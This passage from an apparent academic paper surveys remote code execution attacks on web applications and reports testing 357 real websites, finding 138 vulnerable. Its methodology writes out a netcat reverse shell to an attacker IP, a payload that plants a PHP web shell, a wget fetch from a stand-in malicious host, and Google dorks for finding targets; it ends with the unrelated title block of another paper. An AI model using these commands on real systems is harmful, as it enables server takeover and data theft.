A case study conducted on different types of SQLi vulnerabilities where 359 Bangladeshi educational websites are examined and 86% website are found SQLi vulnerability. [15] A case study conducted on different types of XSS vulnerabilities there are store procedure, reflected based and DOM based of XSS where 500 data set are examined and 75% web application are found CSRF vulnerability and 65% are found XSS vulnerability and both are 40% vulnerability among 335 web vulnerable application. [7] A paper conducted a work on the application of Root Cause Analysis (RCA) in session Management and broken authentication vulnerability where 11 root causes of session management vulnerabilities and 9 root causes of broken authentication vulnerabilities. The objective of the work is to identify root causes of Session Management and Broken Authentication Vulnerabilities and solutions that shall minimize the recurrence of these vulnerabilities in web applications [8]. Discussed in detailed about five exploitation techniques of Broken Authentication and Session Management vulnerability in web application of Bangladesh. The authors found 65% website were vulnerable among 267 websites of public and private domain of Bangladesh and prescribed some techniques to prevent from this vulnerability. [16] A research Identify the importance of the factors that influence the success rate of remote arbitrary code execution attacks on servers and clients. The success rates of attacks between 15 and 67 percent for server-side attacks and between 43 and 67 percent for client-side attacks. [17] A case study focused on 153 (LFI) vulnerable web applications for showing the impact of (RFI) & (SQLi) based (LFI) vulnerability on Bangladeshi web applications. [18]. A paper proposed an architecture and a method for providing the security of cookies. The proposed method capsules the cookies that contains encrypted internal cookies and other is 'Integrity Cookie Digit (ICD) that provides integrity cookie service. [19] A survey found on web application vulnerability detection tools i.e Nessus, Acunetics and Zed Attack Proxy (ZAP) vulnerability detection tools for comparing the accuracy with each other's as well as with the manual penetration testing method [20] . A paper conducted on Cross Site Scripting (XSS) detection which is implemented on GET and POST based method. The objective of this work is to prevent store based XSS, reflected XSS and DOM based XSS. In this paper recommended that Secure Sockets Layer (SSL) which is insure the security between client and server side [21]. This proposed work on detect Cross-Site Scripting (XSS) attack using Intrusion Detection System (IDS). The XSS attack detection is utilized of data packet signature and compares every packet to the predefine rule [27]. This paper proposed a model named SAISAN which is an automated LFI vulnerability detection tool. This tool examined on $_GET based 256 web applications of four different sector and able to identify 113 vulnerabilities that shows 88% accuracy of the tool [14]. A path and context sensitive inter procedural analysis model algorithm was proposed for automatically detect RCE vulnerability in PHP based platform. The prototype examined ten real-world PHP application that have identified 21 true RCE vulnerabilities [22]. A paper conducted a work on phishing attack which is implemented on twelve countries. The objective of the work is to prevent, detect cyber breach and response to the e-awareness [23]. Another study found RCE vulnerability on Basilic (1.5.14) software has the security hole. This problem is raised from the line 39 in a PHP file (Diff.php) on the "config" folder. The escapeshellarg() method help to prevent RCE vulnerability through the filtering special characters [17]. A study on RCE exploitation of popular application running on windows XP SP3 with Internet Explorer (IE8). The Microsoft Enhanced Mitigation Experience Toolkit (MS-EMET) is used for figuring out the exploit mitigation solutions. They examined 58 variants of 21 known exploits were used to test 12 endpoint security products and anti-exploit tools. The Microsoft MS-EMET and third party anti-exploit product showed the best performance by blocking 93% of all exploits considered [24].

In view of the above, this literature observed that an insignificant number of researches have been focused on details RCE exploitation and its consequences. This paper presents a detailed RCE exploitation techniques and the recent web applications condition against this vulnerability.

## III. METHODOLOGY

Remote code execution is an attacker skill that can access someone computing device and make changes through the internet. In simple words, if an attacker is able to run server commands on a remote server then it's called Remote Command Execution. Lots of exploitation Techniques are designed to provide client level access to a computer root level access. Therefore, it is also feasible to use exploits. So Most importantly to gain low-level access, then to escalate privileges recur until one reaches the root. An RCE vulnerable is raised by the attacker of a web application through the request-based field i.e. URL base parameter, input field-based parameter request. When the attacker's request sent to server through any intermediary, then the server supposed to execute commands as validate users and response server to the Attacker.

Trusted code behavior, computing technology and remote attestation is given privileges in difference system services. A behavior trusted code picking information and data to the server side and transfer to the attacker. Fig 01 represents the overall process of Remote code execution (RCE). Attacker generate malicious scripts which is helping to exploit the RCE vulnerability in target website i.e. echo "hello"; This generated code sent to the server through the RCE Based vulnerable website. Malicious code executes the remote server and response the server message to the attacker. If this message is relevant to the attacker needs, then it will be considered RCE vulnerable website.



Write Malicious Scripts
Inject Malicious Scripts into web
Attacker
Code
Website
Return Error Message to attacker
Malicious Script May get Executed
Output
SERVER

Figure 1: Remote Code Execution Process


The attacker follows several techniques to exploit the RCE web site vulnerability. RCE vulnerability can be separated into two categories:

*A. Web Based Remote Code Execution*

A web application has a vulnerability, which lets an attacker execute system command on the web server, it is called Web Based RCE vulnerability. Web application vulnerabilities involve a system flaw or weakness in a web-based application. Due to insufficient validating or sanitizing form inputs, misconfigured web servers, and application design flaws, and compromise the application's security. In this paper I will be trying to discuss about Web Based RCE vulnerabilities.

*i) $_GET Method Based Exploitation Process*

The attacker can exploit RCE vulnerability in GET Based web applications using some automated scripts/ tools or manual exploitation. It is one of another area where RCE will be existing here. Sometimes GET Based application will be Exploit RCE due to misconfiguration or user request validation. In the below some code which is helping an attacker to exploitation the RCE vulnerability. Vulnerable Pseudo Code of Get Based Method are given below.



```
Result: Print - Relevant Output
while SERVER ['Request Method'] ==" GET ()" do
    var T= Request [Value];
    if isset[T]==True then
        //Isset method check value present or not;
        return T;
    else
        return 0;
    end
end
```


User input validation is one of the most prominent things of web application. In this application input validation is not enough of web application for example in PHP application that (@eval (REQUEST["value"] );).

Other ways, we have used Get Base Exploitation technique by using command line base Netcat tool. The elementary command line for Netcat is "NC" options host ports, where host is the IP address that you want to parse and ports is either a certain port or a range of ports or a series of ports separated by spaces. It's looking like this "nc –l –p 1234". First of all, Attacker search parameter based vulnerable website using Google dork or other tools. First step in fig 4 attacker's use Netcat to which is helping to RCE exploit. In the terminal, attacker types "nc [ip address] [port]" or "nc –l –p [port]" then press Enter. Then use in this Netcat command in the vulnerable website URL e.g "system ("nc –e /bin/bash [attacker IP address] [Port]") than Request the Server. At this moment, the Attacker can do control the vulnerable web server remotely.

*ii) $_Post Method Base Exploitation Process:*

$_Post base process can be best depicted as an activity which assailant executing codes remotely take advantage of the vulnerable application framework. RCE is raised from misusing the defenseless application.

In this simple example of POST Based RCE Exploitation Pseudo code are given below where it is noticeable that the two "**shell_exec()**" function is used in the code.



```
Result: Print - Relevant Output
while SERVER [" Request Method"] ==" POST ()" do
    Input: T= Request [Value]
    if OS==" Windows" then
        shell exec(T);
    else
        shell exec(T);
    end
end
```

This function can be executing the ping replying on operating system is being used. On the other hand, "T= REQUEST [ 'Value' ];" In this program, malicious user gives an input as desire. In this program, there is no any filtering, which is helping to filter or verify user input as this reason RCE exploit the vulnerability as a variable base. Example of user input validation function in PHP language is "htmlSpecialChars"," trim","stripslashes" etc.

On the other hand, Attacker tries to find out defenseless application by using Google dork. Post based RCE are described in four steps, in the first step in fig 02 attacker use google dork I.e. Inurl: any.php to search vulnerable web applications. After Request the google then it returns the list of possible PHP based web application.



Target website search by using "google dork"
Response to the Attacker
Attacker
Browser
Response Back with vulnerable or not
Process for Vulnerability check
Server Receive from browser URL based Request
Processing
Server

Figure 2: Find out vulnerable Website using Google Dork

It has been noticed in Figure 3, attacker follows the technique to exploitation the vulnerable in the website i.e. ‘; echo hello’ than the browser sent a request to the server to exploit the vulnerability and print the message “hello” in the web page. In this output, helps to prove that this website has a vulnerable.



Attacker
Malicious Script Request i.e. echo "hello"
POST based Input Field
POST Based Input Field Request to Server by malicious code
Server
Malicious Script is loaded in the Server
Execution
Response Back with confidential information i.e. "hello"
Output

Figure 3: Find out RCE exploitation Techniques

In Figure 4, attackers install “Burpsuit” on the attacker PC and variable added in the “Burp suit” software for getting access server root directory. “Burp suit” helps the attacker to control the vulnerable web server. Attacker request the server using variable than the request message catch using “Burp suit” tools. After catching the packet, “burp suit” repeater function helps the work easier. Just modify raw data, then request the server via “repeater function”. If the input variable=echo “<? PHP system($_GET[‘c’]); ?>” >shell.php. Than request the server, the server executes the code and create “shell.php” file which is help in getting access to the server.



Attacker
Sent request to the server i.e. “ping 8.8.8.8;
Input Field
Catch the Request
Burp suit
Shell.php based response server to Attacker
Generate Payloader i.e. “ping 8.8.8.8; echo “<? PHP system ($_GET[‘c’]); ?>” > shell.php
SERVER

Figure 4: Shell Uploaded using Burb Suit

### *B. System Based RCE Vulnerabilities:*

A service running on any system (e.t. android, mac, windows machine) that are compromising to allows an attacker to execute system commands, it’s called System Based RCE vulnerability.

#### i. *System Based RCE Exploitation:*

The attacker uses “Netcat” for accessing web shell from their device to the target system. For this reason, attacker use “Netcat” which is a traditional UNIX application that connect two machines via Sockets. The attacker tries to gain shell access to the Victims internet base Device such as attacker gain access to the user android device using any social engineering techniques or OS base vulnerability. When the victim user installs APK RCE Based shell than the attacker takes total control victim system device. This shell has been working on a Victim device back hand and contact remotely the attacking device along with victim information. This attack is not visible to the victim user. Figure 08 diagram help to know the exploitation the system based Remote code execution vulnerability. In this process, they have to use social engineering techniques to the exploitation of device vulnerability. It is an automated process to exploit vulnerability. When the user opens a malicious APK file than attacker access the victim device.



Activit/ Start
Process is kill or uninstall
Uninstaller
Uninstall
Active Starts
Process continue To Change APK Function
Disconnect
netcat
Netcat started, Connects to remote server
Commands from remote server are piped in to system shell
Netcat
Remote Attacker Device

Figure 5: RCE on Android Device using Social Engineering

In the above diagram show that attacker process will be disclosed or kill the process when the victim uninstalls the file i.e. APK file. Before that if victim runs the application, it will be process continued i.e. If it would be changing the wallpaper the process will be running continuously as a result this running process connected to an attacker server machine and pass the information.

## IV. Exploitation Techniques

$_GET and $_POST Method base exploitation are nearly similar, and is a rise of the lacking security guard. Attacker follows lots of techniques to get access to the admin panel by Command prompt. Such as Attacker uses Netcat which makes and accepts TCP and UDP connections that writes and reads data on this type of connection until it is closed. This TCP/UDP gives the networking subsystem that enables users to interact in a normal or a scripted way with network application and services on the application layer.

$_GET Base Exploitation Process using tools:

Get base RCE are described in four steps, in the first step in figure 5, attacker follows the same process when an attacker finds out a site where he could run his RCE commands $_GET base website. In this step, Attacker finds parameter base PHP website i.e. **“inurl:any.php?message=null;”** to search vulnerable websites. After requesting to Google, it returns the list with possible parameters of PHP base website.



Target Website search by 'Google Dork" i.e. inurl: index.php ?id=
Attacker
Browser
Browser to server Request
Possible website return by server
Server
Output Result

Figure 6: Find out vulnerable website using Google Dork

In Figure 6, Attacker follows the technique to exploit the vulnerability of the website i.e. “http://www.any.com/index.php?message=text” Then the browser sent the request to the server and exploiting the vulnerability with visual this message to the attacker. Then he find the vulnerable parameter and use wget commands to execute malicious shell access on that application. *http://www.vulnsitesite.com/index.php?page=wget* *http://www.malicious.com/script.txt*. In this way, the file "http://www.malicious.com/script.txt" will be included and executed on the server. It’s look like as a simple but effective attack.



Attacker
Type malicious code i.e. www.any.com/message=echo “hello”
www.
Browser Request to the Server using Get Method
SERVER
Browser URL bar
Request back to the server i.e. say “hello” display
Output Result

Figure 7: Test of $_GET Based vulnerable application

Figure 7, in this process, we have used Get Base Exploitation technique by using command line base Netcat tool. The basic command line for Netcat is ‘nc options host ports’, where host is the IP address that you want to parse and ports is either a certain port or a range of ports or a series of ports separated by spaces. It’s look like this “ nc –l –p 1234”. In this process first, Attacker open Receive packet script using his terminal. Just type in terminal “nc –l –p 1234” than the attacker writes some malicious code in the vulnerable website URL. It’s Look like this –system (“NC –e /bin/base [attacker PC IP] [attacker port]. After that the vulnerable website first of all requests the attacker machine than a machine to the server using TCP connection. Now the Server control over the attacker machine.



Attacker sent malicious command i.e. “NC –l –p 1234” of terminal
Response to Attacker
>_
Terminal
Sent Request to the Server
Sent Response to the Terminal
Attacker
SERVER
DOS Request
http://www.
Attacker sent malicious command in to the URL I.e. System (“NC –e /bin/bash 192.168.0.119 1234”)
Web Address

Figure 8: RCE Using “Netcat” Tools

## V. Result Analysis

Small sample technique has been selected as sampling formula for this study [25]. All of technique has been constructed using the formula.09:

*S = X2   NP (1-P) ÷ d2 (N-1) + X2 P (1 - P) --- (formula: 9)*

In the above formula, required sample size is denoted as ‘S’, ‘N’ is the population size, ‘P’ is the population proportion, ‘d’ the degree of accuracy expressed as a proportion, and ‘X2‘is the table value of chi-square for 1 degree of freedom at the desired confidence level (3.841). A statistical tool, G*Power 3.1.9.2, has been used to identify the sample size of our examination applying the formula.1. Linear multiple regression tests have been conducted under F tests family where number of predictors is selected as 5 in our case since the maximum predictors of the testing model is the types of exploitation. We set the value of α err prob as 0.05and Power (1-β err prob) is selected as 0.95in the tool. As per the result from the tool, we need to find minimum 138 valid samples. Fig 10 shows the graph of result for sample size of five predictors using small sample technique.




Figure 9: G*Power result for sample size of five predictors using small sample technique

Finally, we dispose 138 Remote Code Execution vulnerable websites for our review. We are examining on 357 web-based applications but our achieved the 138-valid vulnerable application. Figure 10 represent the ratio between secure and RCE vulnerable website.




Figure 10: Ratio between Secure and Remote Code Execution vulnerable website

On the ratio show that, 39% websites were found with Remote Code Execution vulnerability. Presence of Two types of Remote Code Execution vulnerability were existed in those applications. We had chosen manual and tool base penetration testing method using $_GET & $_POST based to collect data for this study. We analysis this dataset based on Remote code execution exploitation type and domain-based exploitation in public and private sector web application all over the world. The analysis is discussed below that-

*A. Analysis on Sector Wise Exploitation:*

In this study, we have categorized the sector into two groups i.e. public and private. Frequency analysis of sector wise exploitation is shown in Table 01.

Table 1: Frequency analysis of sector wise exploitation:

| Sector | Frequency | Percent | Cumulative Percent |
|---|---|---|---|
| Public Sector | 101 | 73% | **73%** |
| Private Sector | 37 | 27% | **100%** |
| **Total** | **138** | **100%** | |

In the above table shows that Remote Code Execution vulnerability exist 73% web applications in public sector where as the remaining 27% of the applications were found with same vulnerabilities in Private sector and cumulative percentage 27% of private sector and public sector cumulative percentage 73%. We can receive from the above data that web application owner of the public sector is more concerned about the features and services of their hosted application rather than concentrating on enough security testing and security features enforcement before hosting. On the other hand, Private sector web applications are more structured than public sector web applications.

*B. Analysis on Domain Wise Exploitation:*

Educational Institution, E-Commerce, Medical Institute, Online Portal, and Government Counterpart Websites are selected domain for our study. Fig 12 represents the ratio analysis of domain wise exploitation. This Fig specifically shows the impact on the above five domains both in public and private sector.

Table 2: RCE Exploitation based Area

| Platform | Category | Quantity | % | Cum. % |
|---|---|---|---|---|
| Web Based | Get Based RCE | 58 | 42% | **42%** |
| | POST Base RCE | 31 | 22% | **64%** |
| System Based | Social Engineering | 23 | 17% | **81%** |
| | OS Based RCE | 26 | 19% | **100%** |
| **Total** | | **138** | **100%** | |

Impact of particular exploitation type on those five domains are furnish below. It shows that vulnerability exists on GET based RCE 42%, POST based 22%, Social Engineering based 17% and finally OS based 19% among them. It need to be come out cumulative percentage using “Cumulative percentage = Cumulative frequency ÷ total frequency x 100” formula.

*a. $_GET based Attack:*

Table 03 indicates the frequency analysis of Remote Code Execution attack among five domains. 58 web applications in all sector has been exploited by RCE attack.

Table 3: $_GET based Frequency analysis of RCE Attack among five domains:

| Exploitation Type | Frequency | Percent |
|---|---|---|
| **Educational Institute** | 25 | 43% |
| **E-Commerce** | 10 | 17% |
| **Medical Institute** | 9 | 16% |
| **Online Portal** | 5 | 09% |
| **Government** | 9 | 15% |
| **Total** | **58** | **100%** |

It is visible in the table that the web applications of Educational Institutions are mostly affected by the Remote Code Execution Attack with the percentage of 43% to compromise their admin access whereas e-commerce sites are the least affected domain with only 17% for the given type of exploitation. Medical Institutes, Online Portal, and Government counterpart sites were affected with Remote Code Execution Attack with the percentage of 16%, 09%, and 15% respectively.

*b. $_POST based Attack:*

Table 04 defines the frequency analysis of POST based RCE among five domains. Total number of 31 web applications in all sectors is exploited by $_POST based attack. It is understood from the table that the most vulnerable position to be affected by the $_POST based attack with the percentage of 32% and 10% respectively among the sample is the web applications of educational institution and government counterpart domain.

Table 4: $_POST based Frequency analysis of RCE Attack among five domains:

| Exploitation Type | Frequency | Percent |
|---|---|---|
| **Education institute** | 10 | 32% |
| **E-Commerce** | 7 | 23% |
| **Medical** | 5 | 16% |
| **Online Portal** | 6 | 19% |
| **Government** | 3 | 10% |
| **Total** | **31** | **100%** |

Therefore, E-commerce and Online portal domain haven't a safe position with the above exploitation with the percentage of 23% and 19% consecutively. 16% attack has been faced with the above exploitation in medical institution's website

### *c. Social Engineering Attack Based:*

The frequency analysis of exploiting Social Engineering attack among five domains is explained in Table 05. Total number of 23 web applications in all sectors is exploited by Social Engineering Attacks.

Table 5: Frequency analysis of Social Engineering Attack among five domains:

| Exploitation Type | Frequency | Percent |
|---|---|---|
| **Education institute** | 8 | 35% |
| **E-Commerce** | 5 | 22% |
| **Medical** | 4 | 17% |
| **Online Portal** | 3 | 13% |
| **Government** | 3 | 13% |
| **Total** | **23** | **100%** |

Exploitation through user privileges in web application was successful at 13% in government counterpart site, 35% in education site, 17% in medical institution's sites, 13% in online portal, and 22% in E-commerce site respectively.

Finally, 26 web applications were exploited through web server problem. The table represents that government counterpart sites were compromised by Server based vulnerability with the percentage of 19%. The remaining four domains have been affected by the same exploitation type consistently 35% of Education, 15% of E commerce, medical of 19% and online portal is 12%.

## VI. CONCLUSION

Remote code execution is one of the most dangerous web application vulnerability. It is harmful to the application and users through sending or inserting malicious code into vulnerable application. We also know about RCE patching is possible but we can never be completely assured that no one can break our protection. Malicious users always find a way to break the target application security. So, we have to analysis more RCE vulnerable patterns and then we can use prevention technique efficiently. In this paper conducted on System based, Web based and server based RCE of web application vulnerability and an Examination has been conducted on 357 real world web applications where we are successfully able to identify 138 RCE vulnerabilities during our examine time. In future, we have a plan to adapt RCE detection tools which is RCE vulnerable website or application can be find out efficiently and work on $_GET Based method and $_POST based method of applications.

## REFERENCES

[1] D. Peeren, "RIPS Technologies Blog," 22 December 2016. [Online]. Available: https://blog.ripstech.com/2016/security-compliance-with-static-code-analysis/.

[2] M. M. Group, "Internet world Stats," 31 December 2017. [Online]. Available: https://www.internetworldstats.com/stats.htm.

[3] "W3Techs web Technology Surveys," 5 April 2018. [Online]. Available: https://w3techs.com/technologies/overview/programming_language/all.

[4] T. Farah, D. Alam, M. A. Kabir and T. Bhuiyan, "SQLi penetration testing of financial Web applications: Investigation of Bangladesh region," *2015 World Congress on Internet Security (WorldCIS)*, Dublin, 2015, pp. 146-151.

[5] Z. Su and G. Wassermann, "The essence of command injection attacks in web applications," *ACM SIGPLAN Notices*, vol. 41, no. 1, pp. 372-382. ACM, 2006.

[6] C. F. James, O. Vitaly, B. Nish, and H. Niels, "Buffer Overflow Attacks: Detect, Exploit, Prevent," (2005): 1-932266.

[7] A. Shrivastava, S. Choudhary and A. Kumar, "XSS vulnerability assessment and prevention in web application," *2016 2nd International Conference on Next Generation Computing Technologies (NGCT)*, Dehradun, 2016, pp. 850-853.

[8] D. Huluka and O. Popov, "Root cause analysis of session management and broken authentication vulnerabilities," *World Congress on Internet Security (WorldCIS-2012)*, Guelph, ON, 2012, pp. 82-86.

[9] Y. Takamatsu, Y. Kosuga and K. Kono, "Automated detection of session management vulnerabilities in web applications," *2012 Tenth Annual International Conference on Privacy, Security and Trust*, Paris, 2012, pp. 112-119.

[10] M. A. Obaida, E Nelson, J. E. Rene V, I. Jahan, and S. Z. Sajal. "Interactive Sensitive Data Exposure Detection Through Static Analysis.", 2017.

[11] Q. H. Mahmoud, D. Kauling and S. Zanin, "Hidden android permissions: Remote code execution and shell access using a live wallpaper," *2017 14th IEEE Annual Consumer Communications & Networking Conference (CCNC)*, Las Vegas, NV, 2017, pp. 599-600.

[12] S. Mohammad and S. Pourdavar, "Penetration test: A case study on remote command execution security hole," *2010 Fifth International Conference on Digital Information Management (ICDIM)*, Thunder Bay, ON, 2010, pp. 412-416.

[13] L. Zhang, H. Zhang, X. Zhang and L. Chen, "A New Mechanism for Trusted Code Remote Execution," *2007 International Conference on Computational Intelligence and Security Workshops (CISW 2007)*, Heilongjiang, 2007, pp. 574-578.

[14] M. M. Hassan, T. Bhuyian, M. K. Sohel, M. H. Sharif, and S. Biswas, "SAISAN: An Automated Local File Inclusion Vulnerability Detection Model," *International Journal of Engineering & Technology* 7, no. 2.3 (2018): 4-8. .

[15] D. Alam, T. Bhuiyan, M. A. Kabir and T. Farah, "SQLi vulnerabilty in education sector websites of Bangladesh," *2015 Second International Conference on Information Security and Cyber Forensics (InfoSec)*, Cape Town, 2015, pp. 152-157.

[16] M. M. Hassan, S. S. Nipa, M. Akter, R. Haque, F. N. Deepa, M. Rahman, M. A. Siddiqui, M. H. Sharif, "Broken Authentication And Session Management Vulnerability: A Case Study Of Web Application," *International Journal of Simulation Systems, Science & Technology*, Vol. 19, No. 2, p. 6.1-6.11, ISSN 1473-804x, 2018

[17] T. Sommestad, H. Holm, and M. Ekstedt, "Estimates of success rates of remote arbitrary code execution attacks," *Information Management & Computer Security* 20, no. 2 (2012): 107-122.

[18] A. Begum, M. M. Hassan, T. Bhuiyan and M. H. Sharif, "RFI and SQLi based local file inclusion vulnerabilities in web applications of Bangladesh," *2016 International Workshop on Computational Intelligence (IWCI)*, Dhaka, 2016, pp. 21-25.

[19] I. Ayadi, A. Serhrouchni, G. Pujolle and N. Simoni, "HTTP Session Management: Architecture and Cookies Security," *2011 Conference on Network and Information Systems Security*, La Rochelle, 2011, pp. 1-7.

[20] J. Wu, A. Arrott and F. C. C. Osorio, "Protection against remote code execution exploits of popular applications in Windows," *2014 9th International Conference on Malicious and Unwanted Software: The Americas (MALWARE)*, Fajardo, PR, 2014, pp. 26-31

[21] K. Gupta, R. Ranjan Singh and M. Dixit, "Cross site scripting (XSS) attack detection using intrustion detection system," *2017 International Conference on Intelligent Computing and Control Systems (ICICCS)*, Madurai, 2017, pp. 199-203.

[22] Y. Zheng and X. Zhang, "Path sensitive static analysis of web applications for remote code execution vulnerability detection," *2013 35th International Conference on Software Engineering (ICSE)*, San Francisco, CA, 2013, pp. 652-661.

[23] B. B. Gupta, N. A. G. Arachchilage and K. E. Psannis, "Defending against phishing attacks: taxonomy of methods, current issues and future directions," *Telecommunication Systems* 67, no. 2 (2018): 247-267.

[24] M. Carlisle and B. Fagin, "IRONSIDES: DNS with no single-packet denial of service or remote code execution vulnerabilities," *2012 IEEE Global Communications Conference (GLOBECOM)*, Anaheim, CA, 2012, pp. 839-844.

[25] R. V. Krejcie, and D. W. Morgan, "Determining sample size for research activities," *Educational and psychological measurement* 30, no. 3, 1970, pp. 607-610.

# A New Algorithm for the Colored Image Encryption via the Modified Chua's Circuit

B.ARPACI[1], E.KURT[2], K.ÇELİK[3]

[1]Union of Municipalities of Turkey, Ankara/Turkey, bthnrpc@gmail.com
[2]Gazi University, Technology Faculty, Department of Electrical and Electronics Engineering, 06500 Besevler,
Ankara Turkey, ekurt52tr@yahoo.com
[3]Gazi University, Technology Faculty, Department of Electrical and Electronics Engineering, 06500 Besevler,
Ankara Turkey, kayhancelik1923@gmail.com

